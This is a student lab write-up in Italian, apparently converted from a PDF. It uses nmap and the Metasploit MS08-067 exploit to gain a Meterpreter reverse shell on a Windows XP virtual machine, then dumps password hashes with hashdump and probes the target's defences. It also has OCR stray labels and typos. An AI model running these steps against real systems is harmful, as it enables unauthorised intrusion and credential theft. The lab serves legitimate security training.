Esercizio W17D1

Con l'utilizzo di Metasploit andiamo ad abusare della vulnerabilità MS08-067, inerente al servizio Windows Server. Attendiamo qualche scansione da parte Nmap per individuare la presenza di tale falla.

```
(kali® kali)-[~]
$ sudo nmap -sV 192.168.11.113
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-02-27 14:42 EST
Nmap scan report for 192.168.11.113
Host is up (0.00053s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
2869/tcp closed icslap
3389/tcp closed ms-wbt-server
MAC Address: 08:00:27:DA:4B:42 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 23.94 seconds
```

Volendo possiamo anche usare lo script vuln per confermare la tipologia di vulnerabilità. Da quanto si evince dai risultati, MS06-067 è presente nella macchina Windows XP.

```
-(kali⊕kali)-[~]
 –$ <u>sudo</u> nmap -p 445 --script vuln 192.168.11.113 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 14:52 EST
Nmap scan report for 192.168.11.113
Host is up (0.00046s latency).
        STATE SERVICE
                                                                                    Identificazione
445/tcp open microsoft-ds
                                                                                   vulnerabilità con
MAC Address: 08:00:27:DA:4B:42 (Oracle VirtualBox virtual NIC)
Host script results:
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
  smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
            CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
         servers (ms17-010).
      Disclosure date: 2017-03-14
      References:
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
    VULNERABLE:
    Microsoft Windows system vulnerable to remote code execution (MS08-067)
      State: VULNERABLE
      IDs: CVE:CVE-2008-4250
             The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
             code via a crafted RPC request that triggers the overflow during path canonicalization.
      Disclosure date: 2008-10-23
      References:
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
        https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
  smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
 _smb-vuln-ms10-054: false
Nmap done: 1 IP address (1 host up) scanned in 37.98 seconds
```

Avvio Metasploit

Usa volta acceso Metasploit, ricerchiamo il modulo con search MS06-067. L'unica riga risultante conterrà l'exploit utile allo scopo. Set RHOSTS sarà poi una conseguenza per la configurazione del bersaglio.



Scelte le impostazioni adeguate, lanciamo il comando exploit per avviare l'attacco. Riusciamo a creare una sessione Meterpreter aperta sul dispositivo WIdnows XP.

```
msf6 exploit(windows/smb/ms08_867_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target ...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.113:1034) at 2024-02-28 09:46:47 -0500
```

A questo possiamo giocare con i comandi per raccogliere informazioni sulla macchina:


ifconfig: Configurazione di rete.

Sysinfo: Informazione generali sul sistema.

```
meterpreter > sysinfo
Computer : WINDOWSXP
OS : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain : MSHOME
Logged On Users : 2
Meterpreter : x86/windows
sysinfo
sysinfo
```

Screenshot + Webcam_list: Fa una foto del desktop, espone una lista delle webcam.





hashdump: Fornisce le hash delle password utente.

```
        meterpreter
        > hashdump


        Administrator:500:0bdc71c2aa6ea959e68aa26a841a86fa:f5bf8d66eb97bdc739cc2f11c5b5b64f:::
        stolen hash

        Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
        passwords

        HelpAssistant:1000:6285b6c520e4e861595031382b713bff:049898caf16298ef4b15f889c540d539:::
        support

        SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:86c882906b771bde9659699836e24917:::
        stolen hash
```

script meterpreter checkvm: Identifica se la macchina è virtuale o fisica.



script meterpreter getcountermeasure: identifica le difese del target.

```
<u>meterpreter</u> > run getcountermeasure
[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target...
[*] Checking for contermeasures...
[*] Getting Windows Built in Firewall configuration...
         Configurazione profilo Domain:
         Modalit  operativa
                                                           = Enable
         Modalit  • eccezioni
                                                           = Enable
         Configurazione profilo Standard (corrente):
         Modalit  operativa
                                                           = Enable
         Modalit⇔ eccezioni
                                                           = Enable
         Configurazione firewall Connessione alla rete locale (LAN) 2:
         Modalit  operativa
                                                           = Enable
                                                                               security
                                                                            configuration
   Checking DEP Support Policy...
```